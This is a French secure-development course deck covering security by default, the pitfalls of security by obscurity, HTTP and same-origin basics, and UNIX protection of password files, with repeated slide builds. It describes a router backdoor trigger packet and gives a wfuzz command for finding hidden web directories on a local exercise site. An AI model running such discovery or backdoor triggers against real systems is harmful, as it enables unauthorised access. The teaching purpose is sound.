



SECURE DEV

Conception

Quentin GROSYEUX

2023 - BNP

Table des matières

- 1 Spécifications fonctionnelles**
- 2 Spécifications techniques**
- 3 CWE Top 25**

Table des matières

1 Spécifications fonctionnelles

- Sécurité par défaut
- Sécurité par l'obscurité
- Protection des données sensibles
- Traçabilité
- Fonctionnalités dangereuses
- Mises à jour

2 Spécifications techniques

3 CWE Top 25

Sécurité par défaut

Définition

Définition

Configuration stricte et fermée par les développeurs/intégrateurs, en laissant à l'utilisateur le droit de diminuer la sécurité (donc en connaissance de causes).

Exemple 1

<http://support.microsoft.com/kb/299656> :

Lorsque vous définissez ou modifiez le mot de passe d'un compte d'utilisateur en un mot de passe qui contient moins de 15 caractères, Windows génère un hachage LAN Manager (hachage LM) et un hachage Windows NT (hachage NT) du mot de passe.
[...]

Le hachage LM étant relativement faible comparé au hachage NT, il est plus vulnérable aux attaques de force brute rapide. [...]

Il est préférable d'empêcher le stockage du hachage LM si vous n'en avez pas besoin à des fins de compatibilité descendante.

Rappels sur les serveurs Web

- Apache, Microsoft IIS, nginx, etc.
- fournit des pages HTML, JavaScript, images, etc.
- des *virtual hosts* (vhost) et un site par défaut
- deux modes de routage des requêtes :
 - système de fichiers :
 - répertoire *root* par vhost (/var/www/html, c:\inetpub\wwwroot, etc.) : chaque fichier dans l'arborescence Web est accessible (URI) sauf restriction particulière
 - fichier index.html et indexation automatique des répertoires
 - langages de script côté serveur activés d'après l'extension du fichier demandé et générant du code pour le client (HTML, JavaScript, etc.)
 - routes gérées par un *framework* qui appelle les fonctions correspondantes (NodeJS, Ruby on Rails, Python Django, serveur d'application Java ou .NET, etc.)

Exemple 2

```
Archive: ../worksimple_1.2.1.zip
creating: 121/
inflating: 121/ad.php
inflating: 121/calendar.php
inflating: 121/cp.php
creating: 121/data/
extracting: 121/data/blog.txt
extracting: 121/data/conf.php
inflating: 121/data/func.php
extracting: 121/data/usr.txt
inflating: 121/do.mod.php
inflating: 121/do.php
inflating: 121/index.php
creating: 121/install/
inflating: 121/install/index.php
inflating: 121/install/install.php
inflating: 121/install/install2.php
```

Exemple 3

<http://dev.mysql.com/doc/refman/5.1/en/default-privileges.html> :
Accounts with the user name root are created. These are superuser accounts that can do anything. The initial root account passwords are empty, so anyone can connect to the MySQL server as root – without a password – and be granted all privileges. [...] As noted, none of the initial accounts have passwords. This means that your MySQL installation is unprotected until you do something about it

Exemple 4

Google : "*inurl:jmx-console/HtmlAdaptor*", 1 980 000 résultats en février 2010...

Comment faire

Solutions

- ✓ pas de comptes avec des mots de passe par défaut ou forcer le changement à l'installation ou première connexion
 - ✓ configuration bridée de base (modules et fonctionnalités désactivées)
 - ✓ activation par défaut des fonctionnalités de chiffrement en désactivant les algorithmes les plus faibles
 - ✓ ne pas reposer sur le postulat que c'est à l'administrateur de protéger les fichiers de données du logiciel
- ...

Sécurité par l'obscurité

Définition

Définition

Protection qui ne dépend que du fait que les gens n'en connaissent ni le fonctionnement ni les caractéristiques et qui s'écroule dès que des détails sont publiés.

Définition

Définition

Protection qui ne dépend que du fait que les gens n'en connaissent ni le fonctionnement ni les caractéristiques et qui s'écroule dès que des détails sont publiés.

Principe à ne pas suivre !

Analogie



(c) www.alamy.com (A5R1MM)

Exemple 1

Procédure d'écrasement du mot de passe administrateur sur les photocopieurs Konica

Exemple 2

Routeur ADSL Aztech (2008) :

- fichier de configuration contenant des informations sur le matériel, le nom du client, le login et mot de passe pour l'accès au réseau télécom, le login et mot de passe administrateur
- fichier accessible : `cgi-bin/userromfile.cgi`
- fichier chiffré...

Exemple 2


Routeur ADSL Aztech (2008) :

- fichier de configuration contenant des informations sur le matériel, le nom du client, le login et mot de passe pour l'accès au réseau télécom, le login et mot de passe administrateur
- fichier accessible : `cgi-bin/userromfile.cgi`
- fichier chiffré... en ROT24

Exemple 3


MIFARE classic, algorithme propriétaire CRYPTO-1

Génération d'aléa : entier de 32 bits généré par LFSR (*linear feedback shift register*) suivant, dérivé du temps de lecture : $x^{16} + x^{14} + x^{13} + x^{11} + 1$




Reverse engineering logiciel

Désassembleur Intel, MIPS, ARM, etc.



Reverse engineering matériel

Découpage des puces en lamelles et identification des portes logiques :



Exemple 4

Backdoor d'activation des services d'administration et telnet/ftp/tftp/web sur les modems/routeurs Alice (octobre 2008) : toute personne sur le LAN peut devenir root sur la machine (à base de Linux).

Il faut envoyer un paquet IP à destination de la box 192.168.1.1 :

- protocole 255
- payload : 8 premiers octets d'un hachage MD5 salé de l'adresse MAC du routeur

Exemple 5



Exemple 6

<http://code.google.com/p/littleblackbox/> : des milliers de clés privées TLS et SSH contenues dans des systèmes embarqués (Cisco, Linksys, D-Link, etc.)

Découverte des répertoires Web

Exercice

Utilisez wfuzz pour découvrir les répertoires "cachés" du site de SuperBouchons

```
$ wfuzz -c --hc 404 \
-w /usr/share/wfuzz/wordlist/general/common.txt \
http://127.0.0.1:8080/FUZZ
```

Comment faire

Solutions

- ✓ pour chaque protection en place, il faut envisager le cas où cette protection est dévoilée
- ✓ utiliser de la cryptographie forte et éprouvée
- ✓ ne pas stocker de secrets dans le code (clé de chiffrement, valeur spéciale, compte en dur, porte dérobée, etc.), le *reverse engineering* existe...

...

Protection des données sensibles

Rappels sur HTTP

- protocole de type texte
- port TCP 80 (HTTP), port TCP 443 (HTTPS)

Rappels sur HTTP

```
GET /page.php?id=42&nom=bidule HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/59.0.3071.104 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8,fr;q=0.6
```

Rappels sur HTTP

```
POST /index.php HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
           (KHTML, like Gecko) Chrome/59.0.3071.104 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8,fr;q=0.6

search=chose&id=42
```

Rappels sur HTTP

Stockage de données côté client (navigateur)

- cookies HTTP, envoyés dans les en-têtes des requêtes par le navigateur et accessibles côté serveur
- *Web Storage API* HTML5 : *localStorage* (pas d'expiration) ou *sessionStorage* (tant que l'onglet reste ouvert), accessible côté navigateur en JavaScript


Rappels sur HTTP

Exercice

Utiliser le mode développeur de votre navigateur pour analyser une recherche sur google et la réponse


Same Origin Policy (SOP)

<https://www.google.fr>




Same Origin Policy (SOP)

`https://www.google.fr`




Same Origin Policy (SOP)

`https://www.google.fr`




Same Origin Policy (SOP)

`https://www.google.fr`




Same Origin Policy (SOP)

<https://www.google.fr>



Same Origin Policy (SOP)

`https://www.google.fr`




Same Origin Policy (SOP)

`https://www.google.fr`




origine : (`https`, `www.google.fr`, `443`)




Same Origin Policy (SOP)

`https://www.google.fr`



Same Origin Policy (SOP)

<https://www.google.fr>



SOP

Same Origin Policy :

- restrictions sur les requêtes HTTP effectuées avec Javascript (`XMLHttpRequest`, `fetch`) : uniquement vers la même origine que la page
- origine : protocole, port, hôte
- pas de SOP pour : lien, redirection, formulaire, script JavaScript, feuille CSS, image, video, audio, frame, iframe
- configurable avec CORS (Cross-Origin Resource Sharing) sur le serveur API pour autoriser des requêtes depuis une autre origine

Définition

Problématique

L'analyse de risque a mis en évidence les données à protéger, le plus souvent par rapport à leur intégrité et à leur confidentialité.

Exemple 1

Application sur un poste de travail :

- application stand-alone nécessitant une authentification applicative des utilisateurs (base de comptes propre)
- cahier des charges :
 - gestion des droits au sein de l'application (profils "administrateur", "opérateur" et "utilisateur")
 - "les profils utilisateur ne doivent pas pouvoir créer de comptes", cette action étant réservée aux profils administrateurs
- conception technique :
 - même compte Windows pour tous les utilisateurs
 - logiciel composé d'un seul binaire lancé par les utilisateurs

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :
/etc/shadow

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :
/etc/shadow
- droits sur ce fichier :

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :
/etc/shadow
- droits sur ce fichier :
-rw-r----- 1 root shadow

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :
`/etc/shadow`
- droits sur ce fichier :
`-rw-r----- 1 root shadow`
- comment un utilisateur peut-il changer son propre mot de passe ?

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :
`/etc/shadow`
- droits sur ce fichier :
`-rw-r----- 1 root shadow`
- comment un utilisateur peut-il changer son propre mot de passe ?
`-rwsr-xr-x 1 root root 51096 mai 25 2012 /usr/bin/passwd`

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :
`/etc/shadow`
- droits sur ce fichier :
`-rw-r----- 1 root shadow`
- comment un utilisateur peut-il changer son propre mot de passe ?
`-rwsr-xr-x 1 root root 51096 mai 25 2012 /usr/bin/passwd`

Jeux sous Linux :

- quelle est la donnée à protéger ?

Protection des données sensibles sous UNIX

Changement du mot de passe d'un utilisateur :

- base des comptes :
`/etc/shadow`
- droits sur ce fichier :
`-rw-r----- 1 root shadow`
- comment un utilisateur peut-il changer son propre mot de passe ?
`-rwsr-xr-x 1 root root 51096 mai 25 2012 /usr/bin/passwd`

